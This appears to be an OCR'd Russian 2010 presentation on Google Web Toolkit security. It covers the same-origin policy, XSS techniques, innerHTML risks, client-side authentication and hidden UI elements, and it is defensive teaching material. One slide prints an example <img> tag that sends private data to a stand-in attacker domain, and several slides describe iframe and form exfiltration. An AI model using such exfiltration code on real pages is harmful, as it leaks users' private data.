Google Web Toolkit

Безопасность бизнес-приложений

Карпунов Геннадий
Донецк, 2010

Появление GWT

Google Web Toolkit (GWT) был неожиданно открыт для публики 18 мая 2006 года на ежегодной конференции JavaOne в Сан-Франциско. Цель, которая стояла перед GWT, была очень простой: сделать разработку с помощью технологии Ajax проще за счет сокрытия несовместимостей браузеров от программиста и позволить разработчику работать в среде, подобной Java.

Принципы GWT

Google Web Toolkit объединяет клиентский и серверный код в отдельном приложении, написанном на одном языке - Java. Это имеет ряд преимуществ. С одной стороны, довольно много разработчиков знают Java и JavaScript или Flash. С другой стороны, Java изобилит средствами разработки, такими как Eclipse, NetBeans и IDEA. GWT позволяет создавать web-приложения так же, как вы создаете Swing приложения, обеспечивая создание визуальных компонентов, установку обработчиков событий, отладку и т.д. - все в пределах стандартной IDE.

Источник уязвимости

Необходимо учитывать, что код Java, написанный в удобной IDE, в конце концов, преобразуется в код JavaScript и будет исполняться в клиентском браузере. Поэтому GWT неявно перенимает все недостатки JavaScript, которые существуют на сегодняшний день. Разработчики Google максимально позаботились об общих вещах безопасности, но не меньшая ответственность в обеспечении безопасности лежит на программистах, использующих GWT.

Угрозы

При рассмотрении угроз для технологии GWT следует учитывать как угрозы к самой технологии – стандартным классам, взаимодействию клиента с сервером по протоколу GWT RPC, - так и угрозы, которые необходимо учитывать программисту при проектировании и разработке программного комплекса.

Угрозы

Эти проблемы, как и многие другие в интернете, берут начало от вредоносных программистов. Люди, которые проводят огромный процент своей жизни над размышлениями о том, как украсть данные. Продавцы web браузеров вносят свой вклад в борьбу с этими людьми и один из путей осуществления этого Same-Origin Policy.

Same-Origin Policy

Same-Origin Policy (SOP) говорит, что код, запущенный на странице, который был загружен с Сайта А, не может иметь доступа к данным или к сетевым ресурсам, принадлежащим любому другому сайту или даже любой другой странице (кроме других страниц, которые также загружены с Сайта А). Целью является предотвращение инъекции вредного кода хакерами в Сайт А, собирающего ваши личные данные и отправляющего Сайту В. Это, конечно, известные ограничения, защищающие AJAX код от XMLHTTPRequest вызовов к URL, который не является тем же сайтом, с текущей страницей.

Варианты XSS взлома

- злой код создает невидимый iframe и добавляет в него <form>. Действие формы устанавливается в URL сервера, который контролирует атакующий. Затем форма заполняется данными, которые поступают из родительской страницы и затем форма отправляется.

Варианты XSS взлома

- JavaScript может добавлять новые ресурсы - такие как <img> теги - на текущую страницу. Можно вызвать изображение, находящееся на foo.com, для встраивания на bar.com. Не сложно вообразить сценарий, где злой код крадет полезную информацию и зашифровывает ее в <img>; например, тег может выглядеть так:
- <img src="
- http://evil.domain.tld/pagehits?private_user_data=12345
- "/>

Варианты XSS взлома

- злой код создает невидимый iframe, конструирует URL с параметрами в запросе содержащие в себе информацию из родительской страницы и затем устанавливает iframe "src" в URL сервера, который находится под контролем атакующего.

Варианты XSS взлома

- злой код создает <script> тег с функциями, похожими на <img> атаку.

Список путей, которыми злой код может попасть на хорошую страницу, можно продолжать бесконечно.

Защита от XSS

- В настоящее время можно быть уверенным, что GWT защищает от XSS в следующих направлениях:
- JavaScript на host странице, который не имеет отношения к GWT;
- написанный вручную код, устанавливающий innerHTML на GWT Widget объекты;
- использование JSON API для разбора ненадежных строк (которые, в конечном счете, вызывают eval функцию JavaScript);
- JavaScript Native Interface (JSNI) код, который пишется разработчиком, что нарушает безопасность (установка innerHTML, вызов eval, писать прямо в документ через document.write, и т.п.).

Внешние JS конструкции

Многие GWT разработчики используют GWT наряду с другими JavaScript решениями. Например, приложение может использовать mashup с кодом из разных сайтов, или можно использовать JavaScript библиотеку третьих лиц вместе с GWT. В этом случае, приложение может стать уязвимым.

Если необходимо смешивать другой JavaScript код с GWT в вашем приложении, важно чтобы просматривался каждый кусочек, чтобы быть уверенными, что приложение защищено.


Работа с innerHtml

Это распространенная техника, чтобы заполнять тела таблиц, DIV-ов, фреймов, и других подобных UI элементов некоторым статичным HTML контентом. Это особенно легко достигается, через определение innerHTML атрибута JavaScript объекта. Однако, это рискованно, так как позволяет злому содержанию напрямую загружаться на вашу страницу.


Пример взлома XSS

При использовании стандартных GWT виджетов разработчики не защищены от XSS. Например, рассмотрим виджет Grid. Без дополнительного экранирования символов, можно получить следующий эффект.

Предпосылка XSS




Последствия XSS




Пример взлома XSS

Но и это не наихудший вариант взлома. Таким же образом можно вставить JavaScript код или целый блок разметки, с помощью которого злоумышленник будет делать то, что хочет.

Предпосылка XSS



Последствия XSS



Аутентификация пользователя

Вследствие удобности разработки на GWT, разработчик порой забывает, какой код он пишет в данный момент: серверный или клиентский. С этим может быть связанно много проблем, в том числе и проблема аутентификации.

Аутентификация пользователя

Как известно, любой запрос, исходящий от клиентской части, потенциально опасный. Поэтому никогда аутентификацию пользователя нельзя проводить в клиентском коде. Необходимо делать удаленный вызов на сервер, аутентифицировать его, а затем заносить данные о пользователе в параметры сессии.

Скрытые элементы

Иногда в больших системах есть разграничения доступа различных пользователей к различным частям системы. Вследствие этого пользователь может, например, не видеть каких-либо кнопок на экране. Например, сравним следующие участки кода.

Скрытые элементы

Вариант 1:

```
if (canDeleteUser) {
    this.deleteButton = new Button(“Delete”);
    add(deleteButton);
}
```

Вариант 2:

```
this.deleteButton = new Button(“Delete”);
add(deleteButton);
if (!canDeleteUser) {
    deleteButton.setVisible(false);
}
```


В ЧЕМ ОТЛИЧИЕ?

Скрытые элементы

Вариант 2 выглядит более привлекательно, потому что при добавлении кнопки мы можем свободно манипулировать ее состоянием (активна/неактивна), не думая о том, что она возможно не создана и сгенерирует NullPointerException.


Скрытые элементы

Но если вспомнить, что клиентский код будет преобразован в JavaScript, получим для варианта 1 полное отсутствие кнопки в DOM модели:



Скрытые элементы

